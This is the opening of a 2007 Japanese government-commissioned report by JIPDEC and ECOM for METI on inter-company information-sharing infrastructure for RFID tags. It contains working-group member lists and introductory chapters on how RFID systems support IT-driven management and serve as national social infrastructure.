経済産業省委託調査

平成 18 年度　エネルギー使用合理化電子タグシステム開発調査事業
（企業間情報共有基盤整備事業）

電子タグ利活用に係る企業間情報共有基盤の構築報告書

平成１９年３月

次世代電子商取引推進協議会

財団法人日本情報処理開発協会
電子商取引推進センター

この報告書は、平成 18 年度受託事業として財団法人日本情報処理開発協会電子商取引推進センターが経済産業省から委託を受けて、次世代電子商取引推進協議会（ECOM）の協力を得て実施した「エネルギー使用合理化電子タグシステム開発調査事業（企業間情報共有基盤整備事業）」の成果です。

<電子タグ利活用検討ワーキンググループ名簿(順不同・敬称略) 第Ⅰ編>

（主査）

浅野　正一郎	情報・システム研究機構 国立情報学研究所

（委員）

米田　　進	ソフトバンクテレコム株式会社
柴田　　彰	株式会社 デンソーウェーブ
吉岡　稔弘	株式会社 ＡＩ総研
永井　祥一	株式会社 講談社
矢野　晴一	社団法人 電子情報技術産業協会
河村　英之	株式会社 日立製作所
神戸　　誠	日本電気株式会社
梅嶋　真樹	慶応義塾大学
牧野　成憲	株式会社 デンソー
綱川　敏弘	花王インフォネットワーク株式会社
関口　和洋	株式会社 三菱総合研究所
菊池　　洋	富士ゼロックス株式会社
大間知　一彦	株式会社 インテック
齋藤　　毅	株式会社 エヌ・ティ・ティ・データ
柿花　芳仁	株式会社 小松製作所
湯川　栄治	株式会社 CSK システムズ
森田　浩司	株式会社 CSK システムズ
鈴木　健介	シヤチハタ株式会社
伊藤　憲朗	大日本印刷株式会社
藤野　裕司	株式会社 データ･アプリケーション
寺浦　信之	株式会社 デンソーウェーブ
鈴木　博之	東芝物流株式会社
矢部　洋一	凸版印刷株式会社
岡安　秀太郎	凸版印刷株式会社
浅井　信宏	日本アイ･ビー･エム株式会社
大山　　裕	日本電気株式会社
富田　孝志	日本ユニシス株式会社
西谷　正弘	株式会社 阪急百貨店
荻原　正樹	株式会社 日立製作所
森下　将浩	日立ソフトウエアエンジニアリング株式会社
太田　和孝	日立ソフトウエアエンジニアリング株式会社
碓井　聡子	株式会社 富士通総研
遠藤　博充	富士電機情報サービス株式会社
平岩　　孝	富士電機ホールディングス株式会社

紀伊　智顕　　みずほ情報総研株式会社
近藤　英夫　　三菱電機インフォメーションテクノロジー株式会社
齊藤　達郎　　株式会社 リコー
角田　浩一　　株式会社 日立製作所

（オブザーバー）

森田　和敏　　経済産業省
遠藤　良樹　　経済産業省

（事務局）

浅野　耕児　　財団法人 流通システム開発センター
早川　和夫　　財団法人 日本情報処理開発協会
藤田　正和　　財団法人 日本情報処理開発協会
菅又　久直　　財団法人 日本情報処理開発協会
武本　真智　　財団法人 日本情報処理開発協会
若泉　和彦　　財団法人 日本情報処理開発協会

<基盤整備/環境調査サブワーキンググループ名簿(順不同・敬称略) 第Ⅰ編第１部>

(委員)

大間知　一彦　株式会社 インテック
齋藤　　毅　　株式会社 エヌ・ティ・ティ・データ
柿花　芳仁　　株式会社 小松製作所
湯川　栄治　　株式会社 CSK システムズ
森田　浩司　　株式会社 CSK システムズ
鈴木　健介　　シヤチハタ株式会社
伊藤　憲朗　　大日本印刷株式会社
藤野　裕司　　株式会社 データ･アプリケーション
矢部　洋一　　凸版印刷株式会社
岡安　秀太郎　凸版印刷株式会社
松谷　　博　　日本ユニシス株式会社
西谷　正弘　　株式会社 阪急百貨店
荻原　正樹　　株式会社 日立製作所

(オブザーバー)

森田　和敏　　経済産業省
遠藤　良樹　　経済産業省

（事務局）

浅野　耕児　　財団法人 流通システム開発センター
早川　和夫　　財団法人 日本情報処理開発協会
若泉　和彦　　財団法人 日本情報処理開発協会

<標準化動向調査サブワーキンググループ名簿(順不同・敬称略) 第Ⅰ編第1部>

（委員）

米田　進	株式会社 日本テレコム
柴田　彰	株式会社 デンソーウェーブ
吉岡　稔弘	株式会社 ＡＩ総研
鈴木　博之	東芝物流株式会社
浅井　信宏	日本アイ･ビー･エム株式会社
大山　裕	日本電気株式会社
森下　将浩	日立ソフトウエアエンジニアリング株式会社
太田　和孝	日立ソフトウエアエンジニアリング株式会社
碓井　聡子	株式会社 富士通総研
平岩　孝	富士電機ホールディングス株式会社

（オブザーバー）

森田　和敏	経済産業省
遠藤　良樹	経済産業省

（事務局）

浅野　耕児	財団法人 流通システム開発センター
早川　和夫	財団法人 日本情報処理開発協会
若泉　和彦	財団法人 日本情報処理開発協会

<実証実験結果分析タスクフォース名簿(順不同・敬称略) 第Ⅰ編第2部>

（主査）

梅嶋　真樹	慶応義塾大学

（委員）

西山　雅子	ＮＴＴコミュニケーションズ株式会社
田代　信光	ＮＴＴコミュニケーションズ株式会社
角田　浩一	株式会社 日立製作所
湯川　栄治	株式会社 CSK システムズ
森田　浩司	株式会社 CSK システムズ
紀伊　智顕	みずほ情報総研株式会社
後藤　啓一	株式会社 エヌ・ティ・ティ・データ
平岩　信明	沖電気工業株式会社
小川　英範	凸版印刷株式会社
村上　益雄	富士電機ホールディングス株式会社
荻野　正	三菱電機株式会社

（オブザーバー）

森田　和敏	経済産業省

遠藤　良樹　　経済産業省

（事務局）

松本　孝志　　財団法人 流通システム開発センター

菅又　久直　　財団法人 日本情報処理開発協会

武本　真智　　財団法人 日本情報処理開発協会

<高機能・大容量電子タグ検討タスクフォース名簿(順不同・敬称略) 第Ⅰ編第 3 部>

（委員）

関口　和洋　　株式会社 三菱総合研究所

菊池　　洋　　富士ゼロックス株式会社

寺浦　信之　　株式会社 デンソーウェーブ

遠藤　博充　　富士電機情報サービス株式会社

紀伊　智顕　　みずほ情報総研株式会社

近藤　英夫　　三菱電機インフォメーションテクノロジー株式会社

齊藤　達郎　　株式会社 リコー

（オブザーバー）

森田　和敏　　経済産業省

遠藤　良樹　　経済産業省

（事務局）

武本　真智　　財団法人 日本情報処理開発協会

大目次

第Ⅰ編

IT 経営を実現する電子タグ利活用に係る調査研究

第１部：IT 経営への電子タグシステムの寄与

目　次

1. はじめに

第 1 部の本章では IT 経営における電子タグシステムの位置付けを概観する。以下 2 章で検討の目標を述べた上で、3 章では電子タグシステムの階層モデルを考え、ネットワーク接続及び共有データベースの重要性を明らかにする。継いで 4 章では電子タグシステムを支える技術の標準化動向とその有用性に言及し、IT 経営への電子タグシステムの果す役割について述べる。


1.1 IT 経営実現における電子タグシステムの役割

第二次大戦中、敵味方を識別する必要性から考えられた電子タグは、ここ数年幾多の実証実験を経て実用化の段階に入ったと言え、既に導入済の企業等もある。この電子タグに拠る業務革新は、技術革新の特徴である新技術が既存技術に取って代わるのか、それとも既存技術との共存を図るべきなのか、議論が定まっていない。

また、電子タグが実現するものや実現方法等に関しても、確たる指針があるとは言えない。従来のバーコードシステムと基本的に何が違うのか、標準化機関に関しても幾つか有る。一体ユーザーは何を選ぶべきなのか。どんな判断基準で、あるサービス（アプリケーション）が電子タグシステムにより実現され、IT 経営が実現すると判断したら良いのだろうか。

産業構造審議会（平成 17-18 年度）に拠れば、IT 経営とは、「IT をコスト削減の手段とすることではなく、IT を経営判断・分析などに積極的に活用すること」とされている。また P. ドラッカーは「従来のコンピュータリテラシーに重きを成すと言うより、情報リテラシーの重要性を認識した者が、必要な情報を（特に社外から）取り入れて経営判断の一助にするもの」と言っている。【 経営とＩＴ新潮流（http://itpro.nikkeibp.co.jp/a/biz/index.html）より 】どちらにも共通する事は、収集された情報を経営判断に利活用し、反映する事である。

従来から、企業内では財務・会計システムを始め個々の情報システムが構築され、活用されて来た。一般にこれらのシステムを構築する基本情報（データ）は所謂社内情報であり、社外には秘密とされている。結果、経営判断に必要な社外情報に欠け、各種の経営指標で一喜一憂するような経営判断をしてきたケースが多い。この様ななか、電子タグシステムに拠って個々のシステムが連携し、また社外情報を取り込む事が可能になり、IT 経営の効率化に資することが明らかになってきた（第 2 部参照）。これを、IT 経営に資する情報システムの位置付けとして、図Ⅰ-1-1 に示す。




図Ⅰ-1-1　IT 経営に資する情報システムの位置付け

従来は、IT経営といっても、財務システム等からの情報に頼っていた面が大きい。

電子タグシステムに拠り、個別のシステムがデータ（情報）で結びつき、単に内部情報に留まらず、外部情報も踏まえて、経営戦略／経営計画が策定できる様になる。

図Ⅰ-1-1 における IT 経営＝情報責任とは、経営者が会社を経営するうえで欲しい情報を明らかにする事である。また、P. ドラッカーは情報の分類に関し、図Ⅰ-1-2 のように示している。



図Ⅰ-1-2　情報の分類　（前出の「経営と IT 新潮流」を参考にして作成）


現状は、【A】の企業内情報で経営判断することが一般的であるが、電子タグシステムに拠る IT 経営では【B】の戦略情報によってその判断が行われる事が期待される。 その際、【C】の企業内会計情報は当然収集できるが、【D】の企業外（社外）会計情報を如何に集めるかが、ポイントになる。一方、経済連鎖に組み込まれている会社がそれぞれのコスト情報をオープンにする事は、現状では考えられず、これは、社会的に大きな課題である。これを促すには、法的な対応が必要不可欠と考えられる。

1.2　社会インフラとしての電子タグシステム

電子タグそのものは、モデル化すればデバイス（端末）であり、リアルタイムで情報を必要とする者に、要求に応じて情報を与える手段である。従って、電子タグシステムを考えた場合、重要なのは電子タグから得られる情報を基にどんなサービス（アプリケーション）を受けられるかであり、その実現方法に関してはユーザーの興味の対象外と言っても過言ではあるまい。

また、データキャリアである電子タグそのものでビジネスプロセスが変わるわけでもない。如何にネットワークに繋がるか、如何に共有データベースを活用できるかで、ビジネスプロセスの改善が生まれるものと考えられる。即ち電子タグシステムに拠るイノベーションとは、データベースの垣根を取り払う事に他ならない。

これはまさに、多層モデルの分散コンピューティングに拠る次世代企業情報システムと言える。そこでは、アプリケーションの重要性は言うまでも無く、ネットワーク接続及び如何にフレキシブルでハイパフォーマンスなデータベースを作成するかが、成功のキーを握っている。図Ⅰ-1-3 に示す通り、現状の電子タグシステムは、ギャランティ型のシステムではなく、ベストエフォート型のシステムである事も、社会インフラとして電子タグシステムを導入する際に考慮すべき重要な要素である。



図Ⅰ-1-3　電子タグシステムの位置付け

即ち、電子タグシステムはコストパフォーマンスを考えなければ単純にバーコード機能の代替として使う事も可能だが、高機能化を実現するため読取り率の向上は当然の事として、ネットワークと接続し、データベースと連携する事で、より高度なシステムとしてサービスを提供できる様になる。理想形はどんなシステムであれ【A】だが、電子タグシステムとしての現状を認識して普及型モデル【C】を導入するか、飽くまでもギャランティ型で機能（読取り率・ネットワーク接続・データベース連携・セキュリティ・認証 etc.）を重要視した高機能型モデルの【B】を導入するかは、技術動向を注視しつつ、ユーザー自身が何に重きを置くかを判断して決める事である。

いずれにせよ、ギャランティ型と雖も電子タグシステムとして 100%のギャランティをユーザーに保証するシステムは考えられない。ユーザー／ヴェンダー共に可能な限り、ベストエフォート型をギャランティ型に近づける弛まぬ努力をするだけである。

2. 検討の目標

2.1 目的

平成 18 年 1 月に、IT 戦略本部において「IT 新改革戦略」が纏められた。電子タグは、IT 戦略を推進する上で重要な施策と位置付けられている。しかし現状の IT 化は、大企業の部門にとどまっている。そこで、電子タグを用いる事で企業間連携をより可能性の高いものとし、且つ基盤整備を行なう際の技術的及び社会的課題について検討する。

2.2 IT 基盤構築

(1）ベストエフォート

１章で述べた通り、電子タグシステムはベストエフォート型のシステムである。従来の日本社会では、ともすればギャランティ型のシステムを追求する余り要求仕様が高くなり、議論は活発だが実現に手間取ったり導入時期を逸したりするなどの弊害も有った。したがって、電子タグシステムに拠る IT 新改革を目指すには、ベストエフォートを前提に進める必要が有る。その際４章で述べる NGN（Next Generation Network）に拠ってセキュアな通信が可能になり、必要な場合はセキュリティを確保したネットワークインフラが提供される環境に有る事も、共有データベース等の活用を考える場合、重要な視点である。勿論既存のインターネットとの共存も可能で、セキュリティに対する要求度に応じて選択可能なインフラを整備すればよい事になる。ある面インターネットが広く普及する事で、日本社会にもベストエフォート型を容認する風土が、少しずつ出来て来たとも言える。

（2）電子タグはインフラの要素


一般にインフラには、道路、鉄道、電話網等があり、それを支える要素（技術）として鉄筋、半導体などがある。電子タグは、IT 経営を実現する電子タグシステムと言う社会インフラを支える大切な要素である。その社会インフラを構築する上で、要素間のインターフェース／プロトコルの標準化のメリットは非常に大きく、アプリケーション開発など、そこに新たなビジネスチャンスも生まれる。インターネットがかくも普及して IT 社会の重要なインフラになったのは、インターフェース／プロトコルがオープンであった事が一つの要因になっているのは、間違いない。

（3）誰が作る

社会インフラの構築を推進するのは、基本的に国である。電子タグシステムの様に、システムが単に一国にとどまらず、多国間に跨るようなシステムでは、その標準化も含め、尚更国がヴィークルとなって基盤作りを進める必要が有る。その際に、技術革新の旗振りと同じかそれ以上に重要な事は、法律化を含めた制度面での改革を推し進める事である。

（４）目標の変換マップ

電子タグシステムの導入目標（目的）の変換マップを図Ⅰ-1-4 に示す。活用局面が広くなればなるほど、また導入目的が多様化すればするほど、国として果す役割は大きくなると言える。



図Ⅰ-1-4　目標の変換マップ


電子タグシステムを当初導入する企業は、大企業で効率化（CS 向上を含め、自社の業績改革を狙う）を目的にして導入するケースが大部分である。その後、ネットワークとの連携によって活用局面の拡大を図り、また企業内情報システムと連携する事で、経営改革も目指す。最終的には、IT 基盤（コンピュータ・通信・データベース）に劣る中小企業へのインフラ提供、個人情報保護等に代表されるセキュリティ確保の充実、国家間連携等の課題解決が目標になると考えられる。

ここまで来て本当の社会基盤としての電子タグシステムが構築されたと言えるのではないだろうか。従って、これらの課題解決を民間だけで行うのは不可能といえる。国が、基盤構築の推進役として果す役割は、決して小さくない。勿論、上述した制度面（法律を含む）での規定作りが重要な事は、論を待たない。

3. 電子タグシステムモデル

3.1　ビジネスプラットフォームとしての電子タグシステム

3.1.1　階層モデルから見たアプリケーション

